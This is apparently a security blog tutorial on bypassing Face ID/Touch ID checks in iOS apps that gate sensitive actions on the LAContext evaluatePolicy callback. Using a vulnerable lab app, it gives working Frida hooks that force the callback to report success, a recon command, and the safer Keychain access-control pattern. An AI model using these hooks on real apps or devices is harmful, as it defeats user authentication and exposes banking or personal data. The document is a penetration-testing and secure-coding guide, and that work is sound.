
Apple’s LocalAuthentication framework lets apps trigger Face ID / Touch ID prompts. The right way to use it for security is to bind a Keychain item to biometric authentication using kSecAccessControl, the Keychain Service handles the prompt and only releases the data on success.
The wrong way, and the much more common way: call LAContext.evaluatePolicy(_:localizedReason:reply:) and gate a sensitive operation on the callback’s success boolean. The prompt appears, the user authenticates, the callback fires with success=true, the app proceeds. Hook the callback to always return success, the prompt may or may not appear (often it does, briefly), but the gated operation always proceeds regardless of the user.
The vulnerable pattern
BiometricViewController.authenticateTapped asks iOS to show a Face ID / Touch ID prompt and proceeds based on the success boolean from the reply block:

Highlight 1 is if success { - the Bool parameter returned by evaluatePolicy’s completion handler is the sole gate; Frida can hook -[LAContext evaluatePolicy:localizedReason:reply:] at the ObjC level and force the reply block to fire with success = true regardless of actual biometric result.
Highlight 2 is self?.loadSensitiveData() - sensitive data access is gated only on that hookable boolean; bypassing the hook grants unconditional access without any real biometric approval.
The pattern is “ask iOS to show a biometric prompt, then proceed based on the callback”. The Keychain item being protected is not involved, the biometric prompt is purely a UI gate. Worse, the secret that loadSensitiveData then pulls from the Keychain was stored with kSecAttrAccessibleAlways by LoginViewController, so the biometric gate is pure theatre:
1
2
3
4
5
6
7
8
9
10
11
12
13
private func loadSensitiveData() {
    // VULN: item stored with kSecAttrAccessibleAlways - auth check above is irrelevant
    let query: [String: Any] = [
        kSecClass as String:            kSecClassGenericPassword,
        kSecAttrService as String:      "com.vulnlab.iosapp",
        kSecAttrAccount as String:      "api_key",
        kSecReturnData as String:       true,
        kSecMatchLimit as String:       kSecMatchLimitOne
    ]
    var result: AnyObject?
    let status = SecItemCopyMatching(query as CFDictionary, &result)
    // ...
}
To bypass: wrap the reply block’s implementation so that when evaluatePolicy calls it (whether biometric succeeds or fails), it delivers success=true to the app’s callback.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// frida -U -f com.vulnlab.iosapp --no-pause -l hook.js
setTimeout(function () {
    const sel = '- evaluatePolicy:localizedReason:reply:';
    Interceptor.attach(ObjC.classes.LAContext[sel].implementation, {
        onEnter: function (args) {
            const policy = args[2].toInt32();
            const reason = new ObjC.Object(args[3]).toString();
            const replyBlock = new ObjC.Block(args[4]);
            const origImpl = replyBlock.implementation;
            console.log('[evaluatePolicy] policy=' + policy + ' reason=' + reason + ' — forcing success');
            // Intercept the block iOS will call when the prompt resolves
            replyBlock.implementation = function (success, error) {
                origImpl(1, NULL); // always deliver success=true, error=nil
            };
        }
    });
}, 2000);

Some apps use the alternative method evaluateAccessControl — hook it the same way:
1
2
3
4
5
6
7
8
9
10
    const sel2 = '- evaluateAccessControl:operation:localizedReason:reply:';
    Interceptor.attach(ObjC.classes.LAContext[sel2].implementation, {
        onEnter: function (args) {
            const replyBlock = new ObjC.Block(args[5]);
            const origImpl = replyBlock.implementation;
            replyBlock.implementation = function (success, error) {
                origImpl(1, NULL);
            };
        }
    });
Tap the biometric button in the app. The prompt may briefly appear, but the callback always receives success=true. The user never has to authenticate.
Identifying the pattern
Face ID requires NSFaceIDUsageDescription in Info.plist or the prompt silently fails — check for it first:
1
plutil -convert xml1 -o stdout Payload/VulnLabAppiOS.app/Info.plist | grep -A2 FaceIDUsage
If it’s present, the app uses Face ID via LAContext. Touch ID has no required usage description, so for Touch ID-only apps skip straight to the Frida hook. otool -L and strings are unreliable on modern builds — the LocalAuthentication framework is absorbed into the dyld shared cache and won’t appear as an explicit library link.
For each biometric gate you find, look at how the success callback is used. The vulnerable pattern is “callback fires → proceed with operation that should require authentication”. The robust pattern is “callback fires → fetch a Keychain item that was protected with biometric ACL”, in which case bypassing the callback does not give you the Keychain item.
Runtime hook to enumerate every biometric prompt:
1
2
3
4
5
6
7
8
9
10
// frida -U -f com.vulnlab.iosapp --no-pause -l hook.js
setTimeout(function () {
    const sel = '- evaluatePolicy:localizedReason:reply:';
    Interceptor.attach(ObjC.classes.LAContext[sel].implementation, {
        onEnter: function (args) {
            const reason = new ObjC.Object(args[3]).toString();
            console.log('[biometric prompt] ' + reason);
        }
    });
}, 2000);
The trace shows every biometric prompt the app shows. Each one is a candidate for the bypass.
The robust alternative, and why apps avoid it
The correct pattern is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
let access = SecAccessControlCreateWithFlags(
    nil,
    kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
    .biometryCurrentSet,
    nil)
let query: [String: Any] = [
    kSecClass as String: kSecClassGenericPassword,
    kSecAttrAccount as String: "auth_token",
    kSecValueData as String: token.data(using: .utf8)!,
    kSecAttrAccessControl as String: access!
]
SecItemAdd(query as CFDictionary, nil)

// To retrieve:
let getQuery: [String: Any] = [
    kSecClass as String: kSecClassGenericPassword,
    kSecAttrAccount as String: "auth_token",
    kSecReturnData as String: true,
    kSecUseOperationPrompt as String: "Confirm transaction"
]
var result: CFTypeRef?
let status = SecItemCopyMatching(getQuery as CFDictionary, &result)
This binds the auth token to biometric. The Keychain Service shows the prompt automatically. On success, returns the data. Bypassing this requires hooking deeper than evaluatePolicy, you would have to either hook SecItemCopyMatching to return forged data (which requires you to know the data shape) or hook the Keychain Service itself (which is harder).
Most apps do not use this pattern because:
- The Keychain Service’s biometric prompt UI is less customizable than
LAContext’s prompt. - “Just authenticate the user, then proceed” is a familiar pattern from non-iOS contexts.
- The Keychain-bound pattern requires more code to set up correctly.
The result: most apps’ biometric gates are bypassable in one Frida hook.
The “but my secrets are in Keychain” defense
Apps often respond to this finding with “the secret is in Keychain, the biometric is just an extra gate”. The response is partial, yes, the secret is in Keychain, but the secret is not bound to biometric via Keychain’s ACL. So the secret is callable any time the app holds the Keychain handle, regardless of the biometric prompt’s result. Bypassing the prompt does bypass the gate.
The robust answer is binding the secret to biometric via Keychain, which means the prompt cannot be bypassed in isolation.
Closing
LAContext biometric bypass is an audit checklist item on every iOS app that uses biometric authentication. The grep is short, the hook is one block of Frida. Worth running on every banking, payment, and authentication-heavy iOS app.
Happy Hacking !!